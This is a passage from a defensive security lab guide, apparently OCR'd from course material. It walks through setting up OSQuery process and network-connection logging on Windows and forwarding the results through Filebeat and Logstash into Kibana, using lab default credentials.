
   A possible solution is:

   select s.pid, p.name, local_address, remote_address, local_port, remote_port from process_open_sockets s join processes p on s.pid = p.pid where remote_address not in ('127.0.0.1','0','0.0.0.0','::');

   Although this query looks intimidating, it's actually not that hard to understand what it's doing:

   - It's selecting certain fields (pic, name, local_address, remote_address, local_port, remote_port) from two tables (process_open_sockets and processes).
   - It's using a SQL "JOIN" syntax to combine data from these two tables;
   - It's filtering out connections towards remote address '127.0.0.1', '0', '0.0.0.0', '::' (as these are local connections);

   Try running this with & without Chrome running on your Windows workstation and assess the difference!




6. **OSQuery - Reviewing the osquery.example.conf file**

   So, we've ran a few one-off OSQuery commands that provide a glimpse of its capabilities. In an enterprise environment, we probably want to run a series of queries periodically in our environment. We can again use a stack such as ELK to collect, index & visualize the log information...

   So, let's get started. First of all, we need to create a solid osquery.conf file in C:\Programdata\osquery. In a Windows explorer window, please open the C:\Programdata\osquery directory. Right-click the "osquery.example.conf" file and select "Edit with Notepad++".


   Take your time to review this configuration file, we will use it as a basis to tailor an osquery.conf file!

   At the bottom of the file, you might notice that a number of "packs" are commented out. These "packs" are predefined queries that could be useful for specific use cases. Unfortunately, some of the more interesting ones (e.g. the "incident response" one are tailored to OSX and not Windows)...



7. **OSQuery - Create a osquery.conf file**

   We will now create an osquery.conf file based on the existing example file. In the C:\ProgramData\osquery folder, please create a copy of the osquery.example.conf and rename it osquery.conf.



8. **OSQuery - Adapt config file**

   Now, let's right-click the osquery.conf file and select "Edit with Notepad++". We will adapt the schedule accordingly:

   - Update the interval of the "system_info" entry to 60 (to have it run once per minute);

- Under the "system_info", add the following entries: "Processlist" and "Networkconnectivity", each with their own query definition (as you've seen in the previous lab steps) and an interval of 50 seconds. The query definitions we will use are:


    - SELECT * FROM processes;

    - SELECT s.pid, p.name, local_address, remote_address, local_port, remote_port FROM process_open_sockets s join processes p on s.pid = p.pid where remote_address not in ('127.0.0.1','0','0.0.0.0','::');

When creating the new entries, ensure you place all the "}" and "," symbols in the right locations, otherwhise the configuration file will fail to parse. Furthermore, ensure the queries are delimited by double quotes ("). Upon changing the file, be sure to save it using the "save" icon in Notepad++.

Note that in a real enterprise environment, fetching this type of information once per minute will most likely be overkill. You could opt to only run this once per hour or once per day even.

Please refer to the screenshot for the expected configuration changes, which have been highlighted.



9. **OSQuery - Running daemon & reviewing logs**

In order to start using the OSQuery configuration file, we will now launch the

OSQuery daemon. In an elevated command prompt, please browse the "C:\Programdata\OSQuery\osqueryd\" folder and run the following command:

C:\ProgramData\osquery\osqueryd> osqueryd --allow_unsafe

If all goes well, the command will not return any feedback. This is expected behavior, please do NOT close this terminal window. We are adding the "allow_unsafe" option to the command, as in our lab environment, the default setup will otherwise complain about the permissions set on the osquery folder.

Upon minimizing the command line, you can open the following folder in the Windows explorer: "C:\ProgramData\osquery\log". When opening the "osqueryd.results.log" file (e.g. using Notepad++), you will notice that logs are being generated and logged in the .log file (in a JSON format).


10. **Review Logstash configuration file**

    Now, let's centralize the logs on our ELK stack. Inside the "Desktop\OSQuery" directory, you will notice 2 files are present:

    - osquery-filebeat.yml
    - osquery-logstash.conf

    The osquery-filebeat.yml is used to configure Filebeat to forward logs to the ELK stack, while the osquery-logstash.conf file is used to configure Logstash to correctly parse the files.

    First, let's have a look at the osquery-logstash.conf file. You can open this using our favorite editor Notepad++. You will see that it is instructing Logstash to start listening on port 6666.




11. **Open WinSCP and copy Logstash configuration file**

    First, we will configure Logstash to correctly receive & parse OSQuery-generated logs. We can do this by opening WinSCP.exe (on the Desktop) and providing the following information:

    - Hostname: 192.168.30.16
    - Username: sec599
    - Password: sec599

    In the WinSCP screen, will open the "Desktop\OSQuery" folder in the left-hand window (local) and the "/tmp" folder in the right-hand window (remote). We will now drag & drop the "osquery-logstash.conf" file to the remote "/tmp" folder.



12. **Restart Logstash service**

    Next up, let's move the Logstash configuration file to the right location and restart Logstash. We will accomplish this by first setting up a Putty session to

192.168.30.16. The credentials you can use are the following:

- Username: sec599
- Password: sec599

Once authenticated, we will switch user to root (using password "sec599"), move the logstash configuration file to the right directory and restart the logstash service using the following commands:

sec599@ubuntu03:~$ su root
root@ubuntu03:/home/sec599# mv /tmp/osquery-logstash.conf /etc/logstash/conf.d/
root@ubuntu03:/home/sec599# service logstash restart


13. **Adapt Filebeat configuration file**

Now that we are generating OSQuery information locally and have Logstash properly configured to receive logs, we will configure Filebeat to forward logs. On the Desktop, please open the "OSQuery" folder right-click on the "osquery-filebeat.yml" file and select "Edit with Notepad++".

The configuration file is nearly completed, but a few options need to be adapted:

- Hosts: ["192.168.30.16:6666"] (change the port to 6666)
- Paths: C:\Programdata\osquery\log\osqueryd.results.log

Once done, save the file and close Notepad++. Furthermore, we'll rename the file to "filebeat.yml" and copy it to "C:\Program Files\Filebeat", thereby overwriting the existing "filebeat.yml" file.



14. **Restart filebeat service**


Please open a new administrative command prompt (right-click command prompt icon, right-click "Command Prompt", "Run as administrator) with the following credentials:

- Username: .\student-localadmin
- Password: sec599

In the command prompt window, run the following command:

C:\Windows\system32> services.msc

This will open the services GUI, where we can now browse for the "Filebeat" service, right-click and select "Restart".




15. **Open Kibana & create index pattern**

    Once filebeat has been restarted, it should have started forwarding logs to ELK. We will now open the Kibana interface to review incoming data! You can open Google Chrome and select the "Kibana" bookmark. You might need to accept an SSL certificate warning (as its a self-signed certificate) and can use the following credentials:

    - Username: admin
    - Password: sec599

    In the default Kibana "index creation" screen, please make sure "@timestamp" is selected as the "Time Filter field name", scroll down to the bottom of the page and click "Create".

